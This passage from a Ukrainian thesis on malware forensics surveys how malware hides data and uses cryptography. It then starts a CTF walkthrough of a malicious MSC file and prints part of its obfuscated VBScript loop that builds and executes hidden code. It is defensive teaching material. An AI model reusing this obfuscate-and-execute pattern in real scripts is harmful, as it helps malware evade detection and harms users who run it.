Використання зовнішніх носіїв або нестандартних середовищ включає зберігання частини корисного навантаження у Windows Registry, маскування даних у WMI-класах, використання браузерних сховищ (LocalStorage) або приховування інформації у контейнерах документів (VBA-макриси, OLE-streams).

Стеганографія – це метод приховування даних всередині легітимних файлів-контейнерів (зображень, аудіо). Найпоширеніший підхід – метод найменш значущого біта (LSB - Least Significant Bit), коли шкідливі дані змінюють найменш значущі біти пікселів зображення, що є візуально непомітним [27].

Моделі прихованого кодування та зберігання даних є ключовим чинником виживання шкідливого ПЗ. Сучасні шкідливі програми поєднують прості та складні техніки маскування, комбінують кодування, криптографію, стеганографію та динамічну реконструкцію конфігурації. У результаті фахівцям у сфері цифрової криміналістики доводиться застосовувати комплексний підхід, що включає статичні, динамічні та гібридні методи аналізу, а також спеціалізовані інструменти для відновлення прихованих даних та структури шкідливого ПЗ.

Для успішного криміналістичного аналізу прихованих даних сучасних шкідливих програм використовується комплексний набір методик та спеціалізованих інструментів, що дозволяють виявляти та декодувати інформацію незалежно від застосованих зловмисниками моделей.

Таблиця 2.3.1 – Моделі, методи та інструменти відновлення прихованих даних

Модель приховування	Основні методи відновлення	Інструменти
Побітові та арифметичні перетворення (XOR, ROL/ROR, ADD/SUB)	Автоматичний brute-force коротких ключів, аналіз ентропії, скрипти динамічного декодування	CyberChef (XOR Brute Force, From Charcode), Python-скрипти
Багаторівневе кодування (Base64 - XOR - RC4 тощо)	Пошарове декодування через емуляцію або динамічний дамп, перехоплення моментів розшифрування	CyberChef

Алгоритмічне/кастомне кодування	Реверс-інжиніринг функції декодування, написання власних скриптів на Python/Ghidra	Ghidra + Python/JavaScript скрипти, IDA Pro
Зберігання в нестандартних структурах PE	Аналіз структури PE, пошук аномалій у секціях, вилучення альтернативних потоків NTFS	PE-bear, Detect It Easy (DIE), Ghidra
Побудова рядків у пам'яті	Динамічний дамп процесів під час виконання, вилучення Unicode/ASCII-масивів	Memory Dump, Volatility 3, MemProcFS
Розподілення даних між компонентами	Аналіз всіх артефактів атаки, зіставлення частин конфігурації	ANY.RUN/Triage, автоскрипти на Python для збору та склеювання даних
Зберігання в Registry / WMI / OLE-streams	Пошук підозрілих ключів і класів, вилучення та декодування Base64/HEX-даних	WMI Explorer, Autoruns, oletools (olevba, oleid, mraptor), Offline Registry Viewer
Стеганографія (LSB у зображеннях)	Аналіз LSB-шарів, автоматичне вилучення прихованих даних	StegSolve, StegOnline, binwalk, foremost, zsteg, stegpy, OpenStego

2.4. Криптографічні механізми в сучасному шкідливому програмному забезпеченні, методи їх криптоаналізу та відновлення ключів.

Криптографія є однією з ключових технологічних складових сучасного шкідливого програмного забезпечення, оскільки забезпечує захист коду та конфігурацій від аналізу, приховує мережеву активність та ускладнює цифрову криміналістику. На відміну від легітимних систем, де криптографічні механізми служать для забезпечення безпеки та приватності, у шкідливому ПЗ вони застосовуються з протилежною метою – ускладнити виявлення, аналіз і протидію.

На практиці криптографічні механізми використовуються за трьома основними напрямками: шифрування корисного навантаження, захищена комунікація з C2-інфраструктурою та контроль цілісності компонентів.

Найпоширенішою практикою є застосування симетричних криптографічних алгоритмів, таких як AES, RC4, DES/3DES або сучасні високопродуктивні поточні шифри (наприклад, ChaCha20).

Симетричні криптографічні алгоритми використовуються для:

1. Шифрування корисного навантаження (додаткових модулів, DLL, shellcode).
2. Зберігання конфігураційних файлів із C2-адресами.
3. Приховування ключових рядків (API-функцій, URL, токенів).




Рисунок 2.4.1 – Загальний принцип симетричного шифрування, в якому один ключ використовується як для шифрування, так і для дешифрування

Вибір симетричних алгоритмів обумовлений їх високою швидкістю, невеликим розміром реалізації та можливістю виконувати шифрування/дешифрування без значного навантаження на систему жертви. Багато сімейств шкідливих програм (Emotet, AgentTesla) використовують комбінації AES + Base64 або RC4 + XOR, що дозволяє одночасно приховати дані та ускладнити створення універсальних сигнатур.

Недоліком симетричних алгоритмів є необхідність передачі спільного ключа, що могло б стати слабким місцем під час аналізу трафіку. Для усунення цієї проблеми сучасні сімейства шкідливих програм використовують гібридні криптографічні моделі, що поєднують симетричні та асиметричні методи.

Стандартний сценарій включає такі етапи:

1. Генерація симетричного ключа на стороні жертви.
2. Шифрування ключа за допомогою публічного RSA/ECC ключа.
3. Передавання зашифрованого ключа на C2.
4. Використання симетричного шифрування для подальшої комунікації.

Такий підхід дозволяє мінімізувати криптографічні накладні витрати, зберігаючи при цьому захищеність початкового ключового матеріалу.




Рисунок 2.4.2 – Загальний принцип асиметричного шифрування, в якому для шифрування і дешифрування використовується пара ключів

Асиметрична криптографія, що використовує пари ключів (публічний і приватний), є фундаментальною для програм-вимагачів (Ransomware) і для захищеного мережевого обміну ключами.

Основні функції використання асиметричної криптографії:

1. Шифрування даних жертв.
2. Захищений обмін ключами.

Шифрування даних жертв передбачає використання алгоритмів, таких як RSA або ECC (криптографія на еліптичних кривих). Відкритий ключ використовується для шифрування, а закритий ключ, необхідний для дешифрування, залишається у володінні зловмисника, що унеможливорює відновлення даних без сплати викупу.

У контексті захищеного обміну ключами використовуються алгоритми, зокрема Діффі-Гелмана, для безпечної передачі секретного симетричного ключа між зараженим вузлом та C2-сервером через відкритий канал.

Використання криптографічних алгоритмів у шкідливому програмному забезпеченні не обмежується лише шифруванням локально збережених даних або обфускацією компонентів. Для більшості сучасних загроз одним із ключових завдань є забезпечення стійкої, прихованої та контрольованої взаємодії зі своєю командно-контрольною інфраструктурою (Command-and-Control, C2).

Сучасні зразки активно використовують:

1. TLS/SSL із валідацією сертифіката.
2. Стиснення та шифрування для заплутування трафіку.
3. Протокольний маскувальний трафік (імітація DNS, HTTPS, HTTP/2).
4. Періодичну ротацію ключів або сертифікатів.
5. TLS-pinning, що блокує MITM-аналіз.

Логічна операція XOR залишається одним із найпопулярніших і водночас найпростіших методів прихованого зберігання даних.

Незважаючи на низьку криптографічну стійкість, вона має ряд переваг:

1. Висока швидкість виконання.
2. Мінімальний обсяг коду реалізації.
3. Гнучкість, адже ключ може бути фіксованим, змінним, лінійним або залежним від адреси

USING EXCLUSIVE OR (XOR) IN CRYPTOGRAPHY			
XOR LOGIC	0 XOR 0 = 0	Same Bits	
	1 XOR 1 = 0	Same Bits	
	1 XOR 0 = 1	Different Bits	
XOR Symbol $\oplus$	0 XOR 1 = 1	Different Bits	
ENCRYPT			
	0 0 1 1 0 1 0 1	Plaintext	
$\oplus$	1 1 1 0 0 0 1 1	Secret Key	
=	1 1 0 1 0 1 1 0	Ciphertext	
DECRYPT			
	1 1 0 1 0 1 1 0	ciphertext	
$\oplus$	1 1 1 0 0 0 1 1	Secret Key	
=	0 0 1 1 0 1 0 1	Plaintext	

Рисунок 2.4.3 – Принцип логічної операції XOR

Принцип роботи XOR (виключне “АБО”) полягає у бінарній операції, де результат дорівнює 1, якщо два вхідних біта різні, і 0, якщо вони однакові. У контексті шифрування це означає, що застосування XOR-операції двічі поспіль до даних з одним і тим же ключем повністю відновлює початкові дані.

XOR часто комбінується із схемами Base64, hex-encoding, rot-shift кодування, що створює багатоварову обфускацію. У багатьох випадках шкідливе ПЗ зберігає навіть рядки API (наприклад, VirtualAlloc, WinExec) XOR-кованими, щоб унеможливити пошук по статичних сигнатурах.

Хоча XOR та інші подібні операції є ефективними для приховування даних від статичних сканерів, вони не забезпечують контроль цілісності та автентифікацію. Шкідливе програмне забезпечення часто вимагає підтвердження того, що його компоненти або отримані команди не були пошкоджені чи змінені. Для цих завдань шкідливе програмне забезпечення використовує односторонні криптографічні функції, відомі як хеші [28].

Функції хешування (наприклад, MD5, SHA-256) не є криптографічними алгоритмами шифрування, але вони є невід'ємною частиною криптографічних механізмів, які використовує ШПЗ.

Хешування відповідає за:

1. Контроль цілісності коду.
2. Аутентифікація C2-команд.
3. Ідентифікацію жертви.

Контроль цілісності коду використовується для перевірки, чи не був модифікований або пошкоджений файл під час його завантаження або розпакування. Якщо обчислений хеш не збігається з очікуваним значенням, програма може припинити виконання, щоб уникнути збоїв або виявлення.

Аутентифікація C2-команд передбачає додавання хеш-кодів або HMAC (кодів автентифікації повідомлень) до команд, що надходять від C2, щоб підтвердити їхню легітимність. Такий підхід забезпечує, що команди не були підроблені та не були змінені під час передачі.

Ідентифікація жертви реалізується за допомогою хешування, яке створює унікальні, незворотні ідентифікатори на основі системних параметрів (MAC-адреса, Volume Serial Number). Це дозволяє однозначно ідентифікувати скомпрометовану систему.

Криптографічні механізми у шкідливому програмному забезпеченні формують багаторівневу систему захисту, що включає приховування коду й конфігурацій, захищені канали зв'язку з C2-інфраструктурою та контроль цілісності власних компонентів. Інтеграція симетричних, асиметричних, гібридних алгоритмів та простих обфускаційних технік забезпечує зловмисникам високу стійкість до аналізу й ускладнює відновлення логіки роботи шкідливих програм.

Для ефективної протидії криптографічним захистам, застосованим у ШПЗ, використовується низка технологій та методологій:

1. Динамічний аналіз та перехоплення ключів (Memory Forensics).
2. Статичний аналіз криптографічних констант.
3. Ентропійний аналіз.
4. Відновлення ключів шляхом реверс-інжинірингу алгоритму генерації (Key Reconstruction).

Динамічний аналіз та перехоплення ключів є найефективнішим методом подолання навіть стійких алгоритмів. Полягає у запуску зразка в ізольованому середовищі з подальшим дампуванням пам'яті процесу в момент генерації або використання ключа (AES, ChaCha20, RC4, XOR). У цей момент ключ зазвичай перебуває у відкритому вигляді в стеку, купі або регістрах процесора. Основні інструменти включають x64dbg + AESKeyFinder/ChaCha20-Search, Volatility 3 + плагіни aeskeyfind/chachakeyfind, MemProcFS.

Статичний аналіз криптографічних констант передбачає автоматичне сканування бінарного коду на наявність характерних магічних чисел, S-блоків, раунд-констант або специфічних послідовностей інструкцій, що вказують на використання стандартних алгоритмів (AES-NI, RC4, ChaCha). Для цього використовуються інструменти CAPA, Ghidra + плагіни FindCrypt, KryptoAnalyzer, Detect It Easy (Crypto-analyzer).

Ентропійний аналіз полягає у визначенні ділянок файлу або пам'яті з високою ентропією, що свідчить про наявність зашифрованих або стиснутих даних. Такий аналіз служить первинним маркером для подальшого криптографічного відновлення. Відповідні інструменти: binwalk –entropy, Detect It Easy, PE-bear, CyberChef (Entropy visualiser).

Відновлення ключів шляхом реверс-інжинірингу алгоритму генерації застосовується, коли прямий дамп ключа неможливий. Аналітик відтворює логіку генерації ключа та повторює її у власному скрипті. Для цього використовуються Ghidra/IDA Pro + Python-скрипти, UnPacMe + автоматичне витягування параметрів.

РОЗДІЛ 3. ПРАКТИЧНЕ ДОСЛІДЖЕННЯ ТА АНАЛІЗ ШКІДЛИВОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ

3.1. Постановка завдання та первинний аналіз шкідливого файлу MSC.

У рамках практичної частини кваліфікаційної роботи було обрано завдання з платформи Hack The Box категорії Forensics, яке передбачає дослідження набору файлів, що імітують реальний сценарій аналізу шкідливих об'єктів. Метою завдання є виявлення прихованої шкідливої активності, поетапна реконструкція логіки зараження та пошук фінального артефакту (у контексті CTF - прапора), який у реальній ситуації відповідає payload'у або критично важливому шкідливому компоненту.

Практичне дослідження, описане у цьому розділі, реалізовано згідно з обраною методологією аналізу багатоступеневого шкідливого програмного забезпечення, викладеною у пункті 2.1. Зокрема, послідовність кроків відображає необхідність застосування статичного аналізу первинного завантажувача, техніки деобфускації та криптографічного вилучення корисного навантаження (XOR та AES), що є ключовими етапами для протидії сучасним загрозам.

Першим об'єктом аналізу є файл `wanted.msc`, наданий у стартовому архіві. Формат MSC (Microsoft Saved Console) використовується операційними системами Windows для зберігання конфігурацій Microsoft Management Console, проте в рамках цифрової криміналістики такі файли нерідко містять додаткові вбудовані скрипти або приховані конфігурації, що дозволяє використовувати їх як контейнер для шкідливої логіки.

Для визначення типу файлу та його базових характеристик застосовується стандартна утиліта `file` (рис. 3.3.1). Команда `file` аналізує магічні числа (magic bytes) на початку файлу та порівнює їх з базою даних відомих форматів, що дозволяє точно визначити тип файлу незалежно від його розширення.




Рисунок 3.1.1 - Визначення типу файлу wanted.msc за допомогою утиліти file

Отриманий результат підтверджує, що файл має структуру XML-документа. Наявність довгих текстових рядків може свідчити про вбудовані дані або скриптові фрагменти, приховані у вмісті файлу.

На наступному етапі було виконано первинний огляд файла з використанням утиліти strings, яка дозволяє виділити текстові фрагменти, що можуть бути приховані всередині XML-документа (рис. 3.1.2).




Рисунок 3.1.2 – Результат виконання команди strings без виявлення підозрілих фрагментів

Після первинного перегляду виводу команди strings не було виявлено явних артефактів, які могли б безпосередньо вказувати на шкідливу активність або наявність прихованого коду. Водночас під час детальнішого дослідження було виявлено фрагмент, що суттєво відрізнявся від загального вмісту файлу та містив значно обфусковані конструкції (рис. 3.1.3). Подібна структура є типовою ознакою застосування обфускації в JavaScript-кодi.

[illegible]

Рисунок 3.1.3 – Виявлений обфускований JavaScript-код в результаті виконання команди strings

Щоб привести обфускований код (рис. 3.1.3) у читабельний формат (звичайний JavaScript-код) для проведення подальшого аналізу, необхідно виконати його деобфускацію.

3.2. Деобфускація та дослідження JavaScript-коду.

Обфускований JavaScript-код, отриманий з виводу утиліти strings, було скопійовано до текстового редактора з метою аналізу його структури (рис. 3.2.1).




Рисунок 3.2.1 – Структура обфускованого JavaScript-коду

Для перетворення обфускованого коду у читабельний вигляд було використано онлайн-інструмент для деобфускації JavaScript obf-io.deobfuscate.io (рис. 3.2.2).




Рисунок 3.2.2 – Результат виконання деобфускації JavaScript-коду за допомогою онлайн-інструмента obf-io.deobfuscate.io

Після вставлення коду, сервіс автоматично виконав його форматування, розділивши вирази на логічні блоки та відновивши зрозумілу структуру скрипту (рис. 3.2.2). Отриманий результат дозволив перейти до аналізу фактичної логіки виконання коду.

У процесі аналізу деобфускованого JavaScript-коду було виявлено довгий рядок, переданий у функцію unescape(). Наявність такого виклику свідчить про використання URL-кодування з метою приховування вкладеного вмісту. Подібний підхід часто застосовується у шкідливих MSC-файлах для маскування XSLT-трансформацій або скриптів, що виконуються під час відкриття файлу.

Для відновлення реальної структури прихованого фрагмента було виконано URL-декодування з використанням онлайн-сервісу CyberChef (рис. 3.2.3).




Рисунок 3.2.3 – Результат URL-декодування фрагмента коду за допомогою онлайн-сервісу CyberChef

У результаті виконання URL-декодування (рис. 3.2.3) було отримано більш читабельний JavaScript/VBScript-код, який містить такі ключові елементи:

1. Основну змінну TrHCM.
2. Блок циклів for.
3. Виклики функції Execute.

Змінна TrНСМ формується шляхом послідовного обчислення символів через функції chr() та Asc(). Блок циклів for генерує текст скрипту динамічно, а виклики функції Execute в кінцевому результаті виконують сформований код. Це класичний метод обфускації для приховування реального скриптового вмісту.


Логіка цього скрипту полягає у динамічній генерації та виконанні шкідливих або прихованих команд, замаскованих через багаторазове кодування. Така конструкція ускладнює статичний аналіз та дозволяє приховати URL-закодовані ресурси або команди всередині MSC-файлу.

Однак отриманий після деобфускації код є лише проміжним. Основна логіка зберігається у вигляді послідовностей викликів chr() та циклів, що формують наступний рівень скрипту динамічно. Для того, щоб повністю відтворити поведінку шкідливого файлу, необхідно реконструювати сформований код.

3.3. Декодування шкідливих даних та відновлення прихованого корисного навантаження.

Після виконання деобфускації JavaScript-коду та URL-декодування було встановлено, що основна логіка шкідливого файлу зосереджена у формуванні єдиної великої змінної TrНСМ. Її вміст генерується поступово: у циклі for відбувається конкатенація символів, отриманих шляхом викликів функцій chr(Asc(mid(...))). Такий підхід є класичним методом обфускації, який дозволяє приховати реальний скриптовий код за кількома рівнями перетворень.

Отриманий фрагмент коду (див. рисунок 3.3.1) являє собою послідовність майже трьох тисяч символів, що генеруються з використанням арифметичних операцій та викликів chr(). Така структура унеможливорює пряме читання та потребує програмного декодування.



```
TrНСМ = "":for i = 1 to 3222:
    TrНСМ = TrНСМ + chr(Asc(mid("Stxmsr$I|tpmgmx...", i, 1)) - (5) + (1))
Next
Execute TrНСМ
```

Рисунок 3.3.1 – Логіка формування змінної TrНСМ

Змінна TrНСМ формується послідовно з одного великого рядка (рис. 3.3.1), з якого по одному символу витягується за допомогою функції `mid(..., i, 1)`. Кожен символ перетворюється у відповідний ASCII-код за допомогою `Asc()`, після чого над ним виконуються арифметичні операції ($-5 + 1$, що фактично дає результат -4). Отримане значення знову перетворюється у символ функцією `chr()`, після чого по черзі накопичується у змінній TrНСМ. Такий метод дозволяє поступово формувати великий рядок, приховуючи справжній скриптовий вміст за арифметичними та символічними трансформаціями.

З метою відновлення початкового змісту змінної TrНСМ було створено Python-скрипт, який емулює логіку обчислень, закладену у шкідливий VBScript-код, та дозволяє отримати повністю відновлене корисне навантаження для подальшого аналізу.

Процедура відновлення полягає у послідовній обробці всіх 3222 символів, зменшенні їхніх ASCII-кодів на чотири та формуванні розкритого текстового вмісту.

Для реалізації зазначеного підходу було створено Python-скрипт `laichuk_decode.py`, призначений для відновлення вмісту змінної TrНСМ (рис. 3.3.2).

